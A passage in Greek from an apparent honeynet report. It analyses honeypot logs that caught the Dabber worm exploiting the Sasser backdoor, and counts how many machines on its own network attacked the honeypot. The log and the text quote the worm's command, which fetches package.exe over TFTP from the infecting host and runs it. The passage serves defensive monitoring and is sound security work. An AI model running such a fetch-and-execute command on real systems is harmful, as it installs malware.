2005-01-24 13:57:25 +0200: cmdexe.pl[311]:connection from 213.128.103.247:2140 to 143.xxx.xxx.94:8967
2005-01-24 13:57:25 +0200: cmdexe.pl[311]:cmd: tftp -i 127.0.0.1 GET h3110.411 package.exe & package.exe & exit
2005-01-26 05:57:23 +0200: cmdexe.pl[5187]: connection from 221.163.61.207:4581 to 143.xxx.xxx.94:8967
2005-01-26 05:57:23 +0200: cmdexe.pl[5187]: forced exit of cmdexe.pl (eg, ^C in a connection)

Το αρχείο καταγράφει τους hosts που συνδέθηκαν σε αυτές τις πόρτες και τις εντολές που έδωσαν. Στην πρώτη περίπτωση ο υπολογιστής με την ip 213.128.103.247 προσπαθεί να μεταδώσει τον worm dabber, ο οποίος περιγράφεται σε επόμενο κεφάλαιο[7].Ο ιος αυτός εκμεταλλεύεται ένα κενό ασφάλειας στον ιο sasser για να μεταδωθεί και συγκεκριμένα ένα κενό στον ftp server του sasser. Έτσι ο ιος μολύνει μόνο υπολογιστές που έχουν ήδη μολυνθεί απο τον sasser. Αν και υπάρχουν worms που εκμεταλλεύονται το backdoor που πιθανόν αφήνουν άλλα worms, όπως οι Doomjuice και Deadhat που εκμεταλλεύονται το backdoor του Mydoom για να εξαπλωθούν, είναι η πρώτη φορά που κάποιο worm χρησιμοποιεί κάποια τρύπα σε άλλο worm για να μεταδωθεί! Ο Dabber ψάχνει για υπολογιστές με ανοικτή την πόρτα 5554, οποτε και υποθέτει οτι είναι ήδη μολυσμένοι απο τον sasser, που χρησιμοποιεί την πόρτα αυτή για να αφήσει ένα backdoor. Μόλις βρει έναν τέτοιο υπολογιστή εκτελεί κακόβουλο κώδικα προσπαθώντας να “σπάσει” την ασφάλεια του συστήματος και να ανοίξει ένα command shell στην 8967. Έπειτα συνδέεται σε αυτή την πόρτα και εκτελεί την εντολή

tftp -i [infecting host ip] GET hello.all package.exe & package.exe & exit

Όταν εκτελεστεί η εντολή αυτή, το αρχείο package.exe εκτελείται στον υπολογιστή που μόλις μολύνθηκε.

```
markos@amorgos# cat cmdexe |grep "connection from"|wc -l
3067

markos@amorgos# cat cmdexe |grep "tftp -i"|wc -l
175
```

Τα virtual hosts μας δέχτηκαν 3067 συνδέσεις στις πόρτες 5554 και 8967, που πρόκειται για απόπειρες μετάδωσης των sasser και dabber κυρίως, αλλά ενδεχομένως και άλλων worms. Επιπλέον δέχτηκαν 175 σίγουρες επιθέσεις από τον dabber.

Οι 13 ip's από το σύνολο που πραγματοποίησαν τις επιθέσεις αυτές ανήκουν στο δίκτυο του Δημόκριτου. Το script που προσομειώνει το command prompt και τρέχει σε όποια πόρτα θέλουμε αποδυκνύεται ιδιαίτερα χρήσιμο, γιατί έχουμε μια άμεση ένδειξη για το ποιοι υπολογιστές απο το δίκτυο μας είναι μολυσμένοι και έτσι μπορούμε να ενημερώσουμε τους διαχειριστές τους για να τους καθαρίσουν.

ΣΗΜΕΙΩΣΕΙΣ - ΠΑΡΑΠΟΜΠΕΣ

[1] http://project.honeynet.org το επίσημο site του project honeynet.

[2] http://www.honeynet.gr το site του ελληνικού honeynet project.

[3] LURHQ Threat Intelligence Group, αναλύσεις για τα διάφορα worms ,http://www.lurhq.com

[4] packetstormsecurity.com

[5] Microsoft IIS and PWS extended unicode directory traversal vulnerability, http://www.securityfocus.com/bid/1806

[6] http://www.squid-cache.org

[7] Ανάλυση για το worm dabber, http://www.lurhq.com/dabber.html